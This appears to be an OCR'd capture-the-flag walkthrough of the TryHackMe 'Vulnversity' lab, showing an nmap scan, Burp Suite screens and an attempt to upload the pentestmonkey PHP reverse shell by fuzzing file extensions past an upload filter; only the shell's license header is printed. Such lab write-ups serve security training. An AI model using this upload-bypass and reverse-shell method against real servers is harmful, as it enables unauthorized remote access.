
Vulnversity - THM (Done)


https://tryhackme.com/r/room/vulnversity


```
root@kali:~# nmap -A -T4 -p- 10.10.254.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 13:57 EDT
Nmap scan report for 10.10.254.181
Host is up (0.12s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
```


Find Kernel exploit


Dirbusting



TryHackMe | Vulnvers
Vuln University
10.10.254.181:3333/#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
VULN
UNIVERSITY
Home
About
Courses
Teacher
Blog
Events
Contact
Apply Now!
No Nation Can Prosper In
Life Without Education
Apply Now
View Courses


Press Esc to exit full screen
Burp Suite Community Edition v2.1.02 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Site map
Scope
Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.10.254.181:3333/
Add to scope
Scan [Pro version only]
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Show new site map window
Site map documentation
Method
URL
Params
Status
Length
MIME type
Title
Response
Raw
Headers
Hex
GET / HTTP/1.1
Host: 10.10.254.181:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Site map Scope Issue definitions
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://10.10.254.181:3333
https://maps.googleapis.com
Host Method URL Params Status Length MIME type
Proxy history logging
You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?
Answering "yes" will avoid accumulating project data for out-of-scope items.
Always take the same action in future
Yes
No
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Wed, 31 Jul 2019 22:44:06 GMT
If-None-Match: "80f6-58f01dcd2b575-gzip"
Cache-Control: max-age=0


Burp Suite Community Edition v2.1.02 - Temporary Project
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
Filter by MIME type
HTML
Script
XML
CSS
Other text
Images
Flash
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]
Folders
Hide empty folders
Filter by search term [Pro only]
Regex
Case sensitive
Negative search
Filter by file extension
Show only: asp,aspx,jsp,php
Hide: js,gif,jpg,png,css
Filter by annotation
Show only commented items
Show only highlighted items
Show all
Hide all
Revert changes
Click somewhere outside of the filter
GET / HTTP/1.1
Host: 10.10.254.181:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0








When we upload php reverse shell shell.php, extension not allowed. So we gotta change extension by renaming it. But we gotta figure out which extension works first using Burp.

We use Pentest monkey php reverse shell.


Intercept traffic and send it to repeater and we can try keep changing extension until we find the one that works. Or We can send it to intruder and set payload using sniper attack.


Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://10.10.254.181:3333
Request
Raw Params Headers Hex
POST /internal/index.php HTTP/1.1
Host: 10.10.254.181:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.254.181:3333/internal/index.php
Content-Type: multipart/form-data;
boundary=---------------------------123460417845758894969104951 3
Content-Length: 5835
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
---------------------------123460417845758894969104951 3
Content-Disposition: form-data; name="file"; filename="shell.php5"
Content-Type: application/x-php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Date: Sat, 20 Jun 2020 18:17:07 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 546
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<link rel="stylesheet" type="text/css"
href="css/bootstrap.min.css">
<style>
html, body {
height: 30%;
}
html {
display: table;
margin: auto;
}
body {
display: table-cell;
vertical-align: middle;
text-align: center;
}
</style>
</head>
<body>
<form action="index.php" method="post"
enctype="multipart/form-data">
<h3>Upload</h3>
<input type="file" name="file" id="file">
<input class="btn btn-primary" type="submit"
value="Submit" name="submit">
</form>
Extension not allowed</body>
</html>



Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
